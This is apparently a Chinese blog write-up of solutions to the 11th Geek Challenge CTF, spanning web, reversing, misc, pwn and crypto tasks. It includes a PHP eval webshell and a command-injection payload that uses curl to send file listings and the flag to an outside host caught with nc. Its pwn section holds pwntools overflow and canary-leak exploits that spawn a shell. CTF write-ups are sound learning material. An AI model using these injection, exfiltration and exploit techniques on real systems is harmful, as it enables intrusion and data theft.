第11届极客大挑战writeup

原创

WustHandy 于 2020-11-25 22:40:40 发布 747 收藏 1

分类专栏： WriteUp

本文链接：https://blog.csdn.net/weixin_45883223/article/details/109206063

第11届极客大挑战writeup

Web

朋友的学妹

F12，注释，base64解码

EZwww

url最后加www.zip拿到源码

```php
<?php
$key1 = $_POST['a'];
$key2 = base64_decode('c3ljbDB2ZXI=');
if($key1 === $key2)
{
    //this is a true flag
echo '<p>SYC{xxxxxxxxxxxxxxxxx}</p>';
}
?>
```

POST传参a=sycl0ver

刘壮的黑页

```php
<?php
include("flag.php");
highlight_file(__FILE__);
$username = $_GET['username'];
$passwd = $_POST['passwd'];
if ($username === 'admin' && $passwd === 'syclover') {
    echo $flag;
}
?>
```

get传username=admin,POST传passwd=syclover

Welcome

burpsuite抓包把GET改成POST

```php
 <?php
error_reporting(0);
if ($_SERVER['REQUEST_METHOD'] !== 'POST') {
header("HTTP/1.1 405 Method Not Allowed");
exit();
} else {

    if (!isset($_POST['roam1']) || !isset($_POST['roam2'])){
        show_source(__FILE__);
    }
    else if ($_POST['roam1'] !== $_POST['roam2'] && sha1($_POST['roam1']) === sha1($_POST['roam2'])){
        phpinfo();  // collect information from phpinfo!
    }
}
```

POST传roam1[]=1&roam2[]=2，拿到phpinfo

auto_prepend_file	/var/www/html/f1444aagggg.php

url后面加f1444aagggg.php用burpsuite抓包send to repeater再send

EZgit

用githacker

```
python GitHacker.py http://47.100.46.169:3902/.git/
```

```
root@kali:~/Downloads/githacker/47_100_46_169:3902_# git log
commit bd83925c793fafc3aeda07585175ad03852eaa5d (HEAD -> master)
Author: Lola39 <1353714565@qq.com>
Date:   Sat Sep 26 23:38:26 2020 +0800

    toooo old

commit 3796466675a1db323e42170def92bee71344a2ee
Author: Lola39 <1353714565@qq.com>
Date:   Sat Sep 26 23:37:00 2020 +0800

    flag
root@kali:~/Downloads/githacker/47_100_46_169:3902_# git reset --hard 3796466675a1db323e42170def92bee71344a2ee
HEAD 现在位于 3796466 flag
root@kali:~/Downloads/githacker/47_100_46_169:3902_# cat fl4g.php
<?php 'SYC{I_l0ve_sycl0ver_l0l}' ?>
```



我是大黑客

url最后加liuzhuang.php.bak

```
<?php
eval($_POST['liuzhuang']);

//谁是大恶人 那必定是我liuzhuang
//当你的服务器看到 0xliuzhuang 就知道要买台新机器了
?>
```

蚁剑连接



在根目录找到了flag

ezbypass

Please use a GET request to pass in the variables a and b, compare them with strcmp and let strcmp return a value of NULL.

Note that a and b cannot be equal.

GET传a[]=1&b=1

OKOK,You got the first step.
Please POST a variable c that is not a number to make it equal to 123

POST传c=123a

知X堂的php教程

```
47.94.239.194:8082/listdir.php?dirname=JN;curl 175.24.81.163:14444 -d `find / -name flag`
```

```
root@VM-0-9-ubuntu:~# nc -lvp 14444
Listening on [0.0.0.0] (family 0, port 14444)
Connection from 47.94.239.194 55152 received!
POST / HTTP/1.1
Host: 175.24.81.163:14444
User-Agent: curl/7.58.0
Accept: */*
Content-Length: 31
Content-Type: application/x-www-form-urlencoded

/flagggggggggggggg_1s_here/flag
```



```
47.94.239.194:8082/listdir.php?dirname=JN;curl 175.24.81.163:14444 -d `cat /flagggggggggggggg_1s_here/flag`
```

```
root@VM-0-9-ubuntu:~# nc -lvp 14444
Listening on [0.0.0.0] (family 0, port 14444)
Connection from 47.94.239.194 55164 received!
POST / HTTP/1.1
Host: 175.24.81.163:14444
User-Agent: curl/7.58.0
Accept: */*
Content-Length: 26
Content-Type: application/x-www-form-urlencoded

SYC{Mak3_ZXT_sh*t_4oreVer}
```


Re

No RE no gain

```
loc_4015EB:
call    _EGG
mov     [esp+20h+Str], offset aGreatHereIsYou ; "Great! Here is your flag:"
call    _puts
mov     [esp+20h+Str], offset aSycS4yHe11oTh3 ; "SYC{S4y_He11o_th3_RE_World!!!}"
call    _puts
```


我真不会写驱动！

```
aSycFirstWin64D db 'SYC{First_Win64_DRIVER}'
```

WhatsApk

拖进JEB，在Resources文件夹的values文件夹的strings.xml文件里找到了flag

HelloAndroid

拖进JEB，在字符串界面搜索SYC即得flag

re00

```
if ( strlen(buf) == 32 )
{
  puts("nonono!");
  exit(0);
}
for ( i = 0; i <= 31; ++i )
{
  if ( (char)(buf[i] ^ 0x44) != byte_4060[i] )
  {
    puts("wow, almost!");
    exit(0);
  }
}
puts("yes! you get it!");
return 0LL;
```


导出byte_4060数组

```
a = [23,  29,   7,  63,  55,  45,  41,  52,  40,  33,
   27,  55,  45,  41,  52,  40,  33,  27,  60,  43,
   54,  54,  54,  27,  54,  45,  35,  44,  48, 123,
  123,  57]
for i in a:
 print(chr(i^0x44),end='')
```

maze

```
aUrNotOnTheWay  db 'Ur not on the way!!',0
                                        ; DATA XREF: sub_401A10:loc_401AF2↑o
aTttttttttttttt db 'ttttttttttttttttttttql!!',0
                                        ; DATA XREF: sub_401A10:loc_401B03↑o
                align 4
aIostreamStream db 'iostream stream error',0
                                        ; DATA XREF: sub_4017D0+25↑o
                align 10h
byte_42E820     db 5Fh                  ; DATA XREF: sub_401A10:loc_401ACB↑r
aOoooooOOOooooo db '__________ooooo_____o________o_oooooooooo__ooo__ooo_oooooooooo_ooo'
                db 'ooooooo__o__oooo_ooooooooooo________oooo___ooooo_oooooooooooooooo'
                db '_ooooooooooooo_ooooooooooooooooo_ooooo_ooooo_ooooooooooooooooo_oo'
                db 'ooo_ooooooo_ooooooooooos_______ooooo_ooooooo__________Eooooooooooooo'
                db 'oooooooooooooooooo',0
```



```
while ( 1 )
{
  v6 = v8[v2];
  if ( v6 == 'a' )
    break;
  switch ( v6 )
  {
    case 'w':
      v5 -= 31;
      goto LABEL_11;
    case 's':
      v5 += 31;
      goto LABEL_11;
    case 'd':
      ++v5;
      goto LABEL_11;
  }
```


Hello .NET

```
// WpfAppCS.MainWindow
using System.Collections.Generic;
using System.Windows;
using System.Windows.Media;

private void Check(object sender, RoutedEventArgs e)
{
 string text = InputBox.Text;
 List<int> list = new List<int>();
 int[] array = new int[22]
 {
  18,
  14,
  40,
  -14,
  -2,
  30,
  10,
```

```
 42,
 35,
 48,
 43,
 49,
 52,
 72,
 57,
 68,
 86,
 145,
 115,
 128,
 115,
 86
};
int num = 99;
while (list.Count < text.Length)
{
 bool flag = true;
 for (int i = 3; i < num; i += 2)
 {
  if (num % i == 0)
  {
   flag = false;
   break;
  }
 }
 if (flag)
 {
  list.Add(num);
 }
 num += 2;
}
bool flag2 = true;
for (num = 0; num < text.Length && num < array.Length; num++)
{
 if (list[num] - text[num] != array[num])
 {
  flag2 = false;
  break;
 }
}
if (text.Length == array.Length && flag2)
{
 Status.Foreground = new SolidColorBrush(Colors.Green);
 Status.Text = "Flag is corrent";
}
else
{
 Status.Foreground = new SolidColorBrush(Colors.Red);
 Status.Text = "Flag is incorrent";
}
}
```

Misc

一“页”障目

宣传单两个字符串拼起来

壮言壮语

与佛论禅

秘技·反复横跳

foremost之后手动恢复二维码

来拼图

把有部分flag的图片拿出来拼在一起

Pwn

数学咋样？

```
from pwn import *
context.log_level = 'debug'
p = remote("81.69.0.47",1111)
p.recvuntil("I have 20 tests")
for i in range(20):
 p.recvuntil("!["+str(i)+"]  ")
 temp =  p.recvline()
 num_1 = int(temp[temp.find("num_1 = ")+8:temp.find("num_2 = ")-2],10)
 num_2 = int(temp[temp.find("num_2 = ")+8:])
 p.sendline(str(num_1+num_2))
p.recvall()
```

runcode

```
#include<stdio.h>
int a=0;
char b,c[100];
int main()
{
 FILE *fp1 = fopen("/home/ctf/flag","r");
 fgets(c,100,fp1);
 puts(c);
 fgets(c,100,fp1);
 puts(c);
 fgets(c,100,fp1);
 puts(c);
 fclose(fp1);
 return 0;
}
```

liuzhuang-secret

```
from pwn import *
context.log_level = 'debug'
p = remote("81.69.0.47",1000)
payload = 'a'*0x78 + p64(0x40079B)
p.sendlineafter("My house is quite big, Do you want to play with me?",payload)
p.interactive()
```

baby_canary

```
from pwn import *
context.log_level = "debug"
local = 0
if local == 1:
    r=process('./baby_canary')
    gdb.attach(r,'b * 0x0400789')
else:
    r=remote('81.69.0.47',3333)
elf = ELF('./baby_canary')
rdi = 0x400873
system = elf.symbols['system']
binsh = elf.search('/bin/sh').next()
r.sendline(cyclic(0x68))
r.recvuntil('zaab')
canary = u64(r.recv(8))-0xa
print hex(canary)
print hex(u64(r.recv(6)+'\x00\x00'))
r.sendline(cyclic(0x68)+p64(canary)+p64(0xdeadbeef)+p64(rdi)+p64(binsh)+p64(system))
r.interactive()
```

Crypto

二战情报员刘壮

摩斯密码

铠甲与萨满

凯撒密码

成都养猪二厂

猪圈密码+栅栏密码

规规矩矩的工作

希尔密码，把key的矩阵求逆矩阵再和三个数组成的向量相乘，得到三个数对应三个字母

babyRSA

```
from Crypto.Util.number import *
from gmpy2 import *
from secret import p,flag
flag = bytes_to_long(bytes(flag,encoding='utf-8'))
q = getPrime(1024)
n = q*p
phi_ = (p-1)*(q-1)
e = 0x10001
d = invert(e,phi_)
c = (pow(flag, e, n))

print(long_to_bytes(pow(c, d, n)))
print((c,q,n))
'''out put
(17717767206102566293658734534726831312724165196525688232318074931751573325608816318691455068263524529441487986281065477320764468726259644087009440937884930718848575570013879765103993644599843383051620763085873309058164359284352120349981806982250443437084025451861478595341249270173032652425867286041631850127815519 4, 166836705584681518148179737955842605213272207836752187845124149461151181903779374775281529346854786259719545699157508885500818994019618158708212777833768444327658647324555090459233657737950932895018766440119999513331707759691054888319029069394, 191051885543358947736760989661967468461742175898801910645529003886391047898839624568290216360845330501814019720570327197669064365268607597117598905046895097642708006373182989953758208523010345148200475257538336602695211819055893667974317905617522838840325499754862033348148407978527792816186094297381925119601464149)
'''
```

```
import gmpy2
import libnum
c = 17717767206102566293658734534726831312724165196525688232318074931751573325608816318691455068263524529441487986281065477320764468726259644087009440937884930718848575570013879765103993644599843383051620763085873309058164359284352120349981806982250443437084025451861478595341249270173032652425867286041631850127815519 4
e = 65537
q = 16683670558468151814817973795584260521327220783675218784512414946115118190377937477528152934685478625971954569915750888550081899401961815870821277783376844432765864732455509045923365773795093289501876644011999951333170775969105488831902906939790300324092755206542941217660013463692114680540866450511588956104 3
n = 19105188554335894773676098966196746846174217589880191064552900388639104789883962456829021636084533050181401972057032719766906436526860759711759890504689509764270800637318298995375820852301034514820047525753833660269521181905589366797431790561752283884032549975486203334814840797852779281618609429738192511960146414 9
p = n // q
d = gmpy2.invert(e, (p-1)*(q-1))
m = pow(c, d, n)
print(libnum.n2s(m))
```

韃髻猊岈

https://www.guballa.de/vigenere-solver

跳跃的指尖

键盘几个字母包住的字母

childRSA

低加密指数广播攻击

```
from struct import *
from gmpy2 import *
def my_parse_number(number):
    string = "%x" % number
    #if len(string) != 64:
    #    return ""
    erg = []
    while string != '':
        erg = erg + [chr(int(string[:2], 16))]
        string = string[2:]
    return ''.join(erg)
def extended_gcd(a, b):
    x,y = 0, 1
    lastx, lasty = 1, 0
    while b:
        a, (q, b) = b, divmod(a,b)
        x, lastx = lastx-q*x, x
        y, lasty = lasty-q*y, y
    return (lastx, lasty, a)
def chinese_remainder_theorem(items):
  N = 1
  for a, n in items:
    N *= n
  result = 0
  for a, n in items:
    m = N//n
    r, s, d = extended_gcd(n, m)
    if d != 1:
      N=N/n
      continue
      #raise "Input not pairwise co-prime"
    result += a*s*m
  return result % N, N
sessions=[{"c": 0xff24bddc5a7b327535af92dba58c5d62a22d542e6ba1df6f91c98c7563d8e48e770fb623bfcc2f09ed49788293306f
f709670b225da32ea134422d5e403b11c39ef6b144f96b2fe94b3aa136432ecea86a4069a4cb0b4d8570edb3fb5bb2cf0693184ef0c58988
7b012ebe6ea94e854a71a7eb768133d15e784e388976877db, "e": 3, "n": 0xe096219878f492bcdb2a2d03995521e7a65125733bae18
e7d0005e35343fea3653698de60231d29b2d1b44a0b4ffd3183855b9042275f769e1702fa8843062df0938821db0258af40ab3cda8e54eb6
ac826d545df91dfe76266cb01b1d6fad39e6ef13ce730c1c2395136b0bbdf22c6b0daba63701d71c6ae70d4e06935b9941},
{"c": 0x895f8283e2200bab1bf938ce3b5e42147b53a5178e436ea0b64a2380ba99776d5ba8046ef722858b20d9650ee68c09e905030f16
34e0b32397b7b12236a5a301e5923a294ef1bdf16458f4fc8677370ce2ce3d0fd957da7466e5b104191d454455917147f3187b758c1c468d
b1b35514391e5b36bd1ac39e91bbb24fdbc07872, "e": 3, "n": 0xa36b15a395edf3e99927f658e22d5f4aefd83434972c96cca5242a1
aaa517ad83739451269723092dd9e73c00682dd3bbd74a985546def88196119b6d57b397283bc7b8b6029916df84284bec1725f6e5d3d290
42af685c508a58ab6fb4e5bfeb326ae49330e3f4426abc1860ca4412feb976ee571075a47b854c9a6f5f0ebff},
{"c": 0x3bead3d6760bff4de22562978d4722bb21ee4792ebdb32703b6df9ff5176e033e97ad8fc81467f4b3df7bd4e8bcae09462f3eca9
3a3da1cd9d7e8de3e464471fdd0b70112c1c738b0daa2a37a65331eaa8954b81b410f62a0280da32eb3e305782d5f774d814ca0adb133446
87387cf72657dc21724bcf69da810d7635b99467, "e": 3, "n": 0x9d4732db2539d1166dc6865670be11951bf49295bc8c472f34682a0
fb7f2b3ba96dcfa1945c2e4685dfeae5255abe2ab3b7fb2282971bb16ce02d14082f71755e8a65c956e114336914a409a9f1158fb362a92c
4e169fa3c460ea26fb5c6693447b14f1c3156a2d9308dd993d7ea708a00ad149fb77109d8a5f77de1703ba249}]
data = []
for session in sessions:
    e=session['e']
    n=session['n']
    msg=session['c']
    data = data + [(msg, n)]
print("Please wait, performing CRT")
x, n = chinese_remainder_theorem(data)
e=session['e']
realnum = iroot(mpz(x),e)[0].digits()
print(my_parse_number(int(realnum)))
```